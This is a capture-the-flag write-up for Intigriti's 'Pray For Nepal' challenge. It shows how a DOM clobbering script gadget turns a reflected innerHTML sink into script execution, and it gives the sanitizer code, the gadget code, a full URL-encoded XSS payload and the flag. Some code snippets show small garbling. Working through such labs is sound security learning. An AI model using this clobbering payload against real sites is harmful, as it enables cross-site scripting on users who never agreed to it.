DOM Clobbering → Script Gadget
We are given a web application called “Pray For Nepal”. It has a search feature that takes a person parameter and shows a profile.
The goal is to trigger the page’s own logic to fetch /reveal.php and display the flag.
Step 1 – Understanding the Application
The page has a JavaScript block at the bottom that runs on every page load. It looks for two specific DOM elements:
var marker = document.getElementById('record-anchor');
var latch = document.getElementById('archive-latch');

if (!marker || !latch || latch.getAttribute('data-key') !== 'river-lantern') return;

var endpoint = marker.getAttribute('data-index');
if (typeof endpoint !== 'string' || endpoint.indexOf('') !== 0) return;

endpoint = decodeURIComponent(endpoint);

if (endpoint !== 'echo.php?channel=echo&listener=alert(document.domain)//') return;

var loader = document.createElement('script');
loader.src = endpoint;
document.head.appendChild(loader);
This is a DOM Clobbering Script Gadget. The page is looking for specific HTML elements:
An element with id="record-anchor" and a data-index attribute
An element with id="archive-latch" and a data-key attribute equal to river-lantern
Step 2 – Finding the Injection Point
The person parameter is reflected into the DOM via innerHTML:
var note = new URLSearchParams(location.search).get('person') || '';
holder.innerHTML = String(note);
The sanitizer removes <script>, <iframe>, <object>, <embed>, and any attribute starting with on.
It does not remove <div>, <a>, id, or data-* attributes.
Array.prototype.forEach.call(holder.content.querySelectorAll('script,iframe,object,embed'), function (node) {
            node.remove();
        });
        Array.prototype.forEach.call(holder.content.querySelectorAll('*'), function (node) {
            Array.prototype.forEach.call(Array.from(node.attributes), function (attribute) {
                if (/^on/i.test(attribute.name)) node.removeAttribute(attribute.name);
            });"
Step 3 – The Signal Key
The /echo.php endpoint requires a specific key to return the payload. After testing, we found the only value that works is signal. When we send:
GET /echo.php?channel=echo&listener=alert(document.domain)//The server responds with:
alert(document.domain)//({"signal":"received"});This is the JavaScript we need. The alert(document.domain) triggers the page’s overridden window.alert, which then fetches /reveal.php and gets the flag.
Step 4 – Injecting the Clobbering Elements
- The
<div>hasid="archive-latch"anddata-key="river-lantern". - The
<a>tag hasid="record-anchor"anddata-index="/echo.php?channel=echo&listener=alert(document.domain)//". - The sanitizer bypassed by injecting the required elements and attributes.
- The page’s JavaScript finds both elements, passes the check, and loads
/echo.phpas a script. - The server returns
alert(document.domain)//({"signal":"received"});. - The alert fires, triggering the overridden
window.alert. - The overridden alert fetches
/reveal.phpand displays the flag.
Step 5 – The Flag

After executing the payload, the blue box displays the flag:
Payload (encoded URL)
https://challenge-brp.challenges.intigriti.io/challenge.php?person=%3Cdiv%20id%3D%22archive-latch%22%20data-key%3D%22river-lantern%22%3E%3Ca%20id%3D%22record-anchor%22%20data-index%3D%22%2Fecho.php%3Fchannel%3Decho%26listener%3Dalert(document.domain)%2F%2F%22%3Esignal%3C%2Fa%3E%3C%2Fdiv%3ESummary of the bypass
- The
personparameter is reflected intoinnerHTMLwithout proper sanitization. - The page’s JavaScript looks for
#record-anchorand#archive-latch. - We inject those elements with the correct
data-*attributes. - The page loads
/echo.php?channel=echo&listener=alert(document.domain)//. - The server returns
alert(document.domain)//({"signal":"received"});. - The alert fires, triggering the overridden
window.alert. - The overridden alert fetches
/reveal.phpand displays the flag.
Flag: INTIGRITI{f2cb05a5-5cc1-4d1d-b7cd-084306cbd5a0}